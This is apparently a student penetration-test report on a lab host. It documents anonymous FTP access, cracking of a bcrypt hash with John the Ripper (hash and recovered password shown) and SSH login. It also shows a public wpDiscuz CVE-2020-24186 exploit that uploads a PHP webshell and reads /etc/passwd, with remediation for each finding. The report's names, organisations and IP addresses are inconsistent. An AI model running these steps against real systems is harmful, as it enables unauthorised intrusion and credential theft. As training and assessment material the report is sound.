Ethical Hacking II
Security Assessment Findings Report

Business Confidential

Date: Oct 06th,2024 Version 1.0

Table of Contents

Contents

Confidentiality Statement

This document is the exclusive property of Amoes Noland. This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both Ethical Hacking II and Amoes Noland.

TCMS may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. Amoes Noland prioritized the assessment to identify the weakest security controls an attacker would exploit. Amoes Noland recommends conducting similar assessments on an annual basis by internal or third- party assessors to ensure the continued success of the controls.

Contact Information

Name	Title	Contact Information
Winter		
Amoes Noland	Penetration Tester	Office: (555) 555-5555 Email: amoes@email.com
Ethical Hacking II		
Assistants	Information Security Consultant	Office: (555) 555-5555 Email: xxxxx@email.com

Assessment Overview

From Oct 5th, 2024 to Oct 6th, 2024, Winter engaged Ethical Hacking II to evaluate the security posture of its infrastructure compared to current industry best practices that included an external penetration test. All testing performed is based on the NIST *SP 800-115 Technical Guide to Information Security Testing and Assessment, OWASP Testing Guide (v4), and customized testing frameworks*.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.

Assessment Components

External Penetration Test

An external penetration test emulates the role of an attacker attempting to gain access to an internal network without internal resources or inside knowledge. A Winter engineer performs scanning and enumeration to identify potential vulnerabilities in hopes of exploitation.

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Medium	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Scope

Assessment	Details
External Penetration Test	10.15.42.245

Scope Exclusions

Ethical Hacking II did not give any limitations.

Client Allowances

Ethical Hacking II did not provide any allowances to assist the testing.

Executive Summary

Winter evaluated Ethical Hacking II's external security posture through an external network penetration test from Oct 5th, 2024 to Oct 6th, 2024. By leveraging a series of attacks, TCMS found medium level vulnerabilities that allowed CyberShield to discover password of admin. It is highly recommended that DC address these vulnerabilities as soon as possible as the vulnerabilities are easily found through basic reconnaissance and exploitable without much effort.


Attack Summary

The following table describes how Winter gained credentials, step by step:

Step	Action	Recommendation
1	Obtained credentials of different users through anonymous access enabled over FTP service.	Disable FTP service of anonymous.
2	Remote Command Execution through arbitrary file uploads in Wordpress wpDiscuz plugin.	Update to the latest version of wpDiscuz or disable the plugin.

Vulnerabilities by Impact

The following page shows the components of a CVSS assessment and allows you to refine the resulting CVSS score with additional or different metric values. Please read the CVSS standards guide to fully understand how to assess vulnerabilities using CVSS and to interpret the resulting scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.



CVSS v3.1 Vector

AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:H/A:H/E:F/RL:X/RC:C/CR:X/IR:X/AR:X/MAV:N/MAC:L/MPR:N/MUI:N/MS:U/MC:L/MI:H/MA:H

External Penetration Test Findings

Enabled Access Over FTP Service – Login (Medium)

Description:	Ethical Hacking II enabled anonymous access over FTP service. This configuration allowed Winter to gain credentials of a different user for SSH through its database.
Impact:	**Medium (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N | Score: 5.3)**
System:	10.15.42.245
References:	https://medium.com/nerd-for-tech/tryhackme-anonymous-989fb5c0edde - Enabled FTP access

Exploitation Proof of Concept

Winter discovered three open ports using Nmap scanning, which includes SSH, FTP, and HTTP. The main problem discovered was the open FTP service that allowed anonymous users to access the service. (**Note**: the full Nmap scan details can be found in the "attachments/" folder)

```
# Nmap 7.94SVN scan initiated Sun Oct  6 07:48:47 2024 as: nmap -sS -sC -sV -A -T4 -p- -oN nm
ap_log.txt 10.15.42.245
Warning: 10.15.42.245 giving up on port because retransmission cap hit (6).
Nmap scan report for 10.15.42.245
Host is up (0.17s latency).
Not shown: 65472 closed tcp ports (reset), 60 filtered tcp ports (no-response)
PORT    STATE SERVICE VERSION
21/tcp  open  ftp     vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 0        0          142834 Oct 04 19:41 list.xyz
|_-rw-r--r--    1 0        0             701 Oct 03 17:41 readme.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.33.13.110
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 1800
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 5
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
22/tcp  open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 2e:81:54:b8:0e:bc:73:4b:66:09:2b:aa:0d:63:c9:59 (RSA)
|   256 0c:ff:27:69:2d:78:e8:05:5e:cb:69:dc:cc:26:79:73 (ECDSA)
|_  256 e9:af:88:b7:62:f5:c6:52:25:1a:23:67:ab:49:6d:20 (ED25519)
487/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-generator: WordPress 6.6.2
|_http-title: Suka-Suka Zidan
Aggressive OS guesses: Linux 4.15 - 5.8 (95%), Linux 5.3 - 5.4 (95%), Linux 2.6.32 (95%), Lin
ux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux
2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 5.0 (93%)
No exact OS matches for host (test conditions non-ideal).
```

Figure 1: Sample output of network scan

Winter used the gathered information to connect to the FTP service which required no password. By listing the directory, Winter found a list.xyz file that saved several user credentials, and a readme.txt with clues inside that direct to a specific user in the list.

Figure 2: Snippet of list.xyz

Winter performed bruteforce on the hashed password using a special wordlist (**Note**: available in "attachments/") and found the pass for the user *"ethack"* as mentioned in a readme.txt to find.

```
♡ winter ~/Documents/eh-prak1
❯ john --wordlist=dictionary.txt ethack.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 16384 for all loaded hashes
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:13 1.15% (ETA: 08:39:31) 0g/s 31.97p/s 31.97c/s 31.97C/s n/{gT6&w..XCTc)]2K
0g 0:00:00:17 1.44% (ETA: 08:40:23) 0g/s 32.25p/s 32.25c/s 32.25C/s zw%jVV2)..anwbJg&9
0g 0:00:00:22 1.73% (ETA: 08:41:55) 0g/s 32.28p/s 32.28c/s 32.28C/s _)8bPP+R..*9M-U$tZ
0g 0:00:03:02 11.81% (ETA: 08:46:24) 0g/s 31.47p/s 31.47c/s 31.47C/s R7M!rKB!..B@[YV7zh
0g 0:00:03:07 12.10% (ETA: 08:46:28) 0g/s 31.47p/s 31.47c/s 31.47C/s 5}^*Gp^9..2^$6Fsyf
0g 0:00:04:57 19.01% (ETA: 08:46:45) 0g/s 31.42p/s 31.42c/s 31.42C/s 2uBb.*r...E?h97MVK
0g 0:00:05:02 19.30% (ETA: 08:46:47) 0g/s 31.43p/s 31.43c/s 31.43C/s +ZL-=5bQ..U9@)w!>[
0g 0:00:08:00 30.53% (ETA: 08:46:55) 0g/s 31.44p/s 31.44c/s 31.44C/s aw[u3t!S..}*MmnUQ5
0g 0:00:15:12 57.03% (ETA: 08:47:21) 0g/s 31.09p/s 31.09c/s 31.09C/s YMj%Cd87..E%)BcR5L
6DMfLv(9         (?)
1g 0:00:15:58 DONE (2024-10-06 08:36) 0.001043g/s 31.09p/s 31.09c/s 31.09C/s %CxTR2=Z..2_h6ha
Qe
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

♡ winter ~/Documents/eh-prak1
❯ ls                                                                          15m 58.809s
dictionary.txt  ethack.txt  list.xyz  nmap_log.txt  readme.txt

♡ winter ~/Documents/eh-prak1
❯ cat ethack.txt
$2a$14$mfaS50bZaMRVC1oks.jYK.BvVOKfLtGg/c5Qu8xyr.YYXJPUIdp1e

♡ winter ~/Documents/eh-prak1
❯ john --show ethack.txt
?:6DMfLv(9

1 password hash cracked, 0 left

♡ winter ~/Documents/eh-prak1
❯
```

Figure 3: Password brute force

Winter leveraged the valid credentials to log into the open SSH port to discover a special message inside the service stored in a readme.txt file.

```
ethack@eth2024:~$ ls
readme.txt
ethack@eth2024:~$ cat readme.txt
Selamat, Kamu Berhasil!
Kalian kira ini sampai disini? eits, dilanjut yaa masih ada lhoo
ethack@eth2024:~$
```

Figure 4: SSH message

Remediation

Who:	IT Team
Vector:	Remote
Action:	Configure FTP service by disabling anonymous access.

Additional Reports and Scans (Informational)

Winter provides all clients with all report information gathered during testing. This includes vulnerability scans. For more information, please see the following documents:

- nmap.log
- list.xyz
- readme.txt
- ethack.txt
- dictionary.txt

WordPress Plugin wpDiscuz-7.0.4 - Unauthenticated Remote Command Execution

Description:	Unauthenticated Remote Command Execution
Impact:	Critical (**CVSS Vector** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
System:	10.15.42.36
References:	https://www.exploit-db.com/exploits/49967 https://github.com/hev0x/CVE-2020-24186-wpDiscuz-7.0.4-RCE

Exploitation Proof of Concept

Winter found information about a Wordpress site using WPScan (**Note**: the full scan details can be found in the "attachments/" folder), and discovered a vulnerable plugin named "wpDiscuz".

```
[i] Plugin(s) Identified:

[+] wpdiscuz
 | Location: http://10.15.42.245:487/wp-content/plugins/wpdiscuz/
 | Last Updated: 2024-08-31T08:29:00.000Z
 | Readme: http://10.15.42.245:487/wp-content/plugins/wpdiscuz/readme.txt
 | [!] The version is out of date, the latest version is 7.6.24
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://10.15.42.245:487/wp-content/plugins/wpdiscuz/, status: 200
 |
 | [!] 18 vulnerabilities identified:
```

Figure 5: Wordpress plugin detection

Using the information obtained from the WPScan, Winter was able to find CVE-2020-24186, a critical vulnerability allowing remote code execution without any permissions. Using the publicly available Python script for the mentioned CVE, Winter was able to view sensitive information.

```
♡ winter ~/../eh-prak1/CVE-2020-24186-wpDiscuz-7.0.4-RCE main
❯ sudo python3 wpDiscuz_RemoteCodeExec.py -u http://10.15.42.245:487 -p /2024/10/03/
trial/
[sudo] password for winter:
---------------------------------------------------------------
[-] Wordpress Plugin wpDiscuz 7.0.4 - Remote Code Execution
[-] File Upload Bypass Vulnerability - PHP Webshell Upload
[-] CVE: CVE-2020-24186
[-] https://github.com/hevox
---------------------------------------------------------------

[+] Response length:[148094] | code:[200]
[!] Got wmuSecurity value: ba3d617995
[!] Got wmuSecurity value: 18

[+] Generating random name for Webshell...
[!] Generated webshell name: jgmdrafvlfwiavr

[!] Trying to Upload Webshell..
[+] Upload Success... Webshell path:http://10.15.42.245:487/wp-content/uploads/2024/
10/jgmdrafvlfwiavr-1728265594.1481.php

> whoami; uname -a


www-data
Linux eth2024 5.4.0-196-generic #216-Ubuntu SMP Thu Aug 29 13:26:53 UTC 2024 x86_64
x86_64 x86_64 GNU/Linux
ʕ
> cat /etc/passwd


root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```

Figure 6: Remote Code Execution

Remediation

Who:	IT Team
Vector:	Remote
Action:	Update to the latest version of wpDiscuz.

Additional Reports and Scans (Informational)

Winter provides all clients with all report information gathered during testing. This includes vulnerability scans. For more information, please see the following documents:

- wpscan.log

Last Page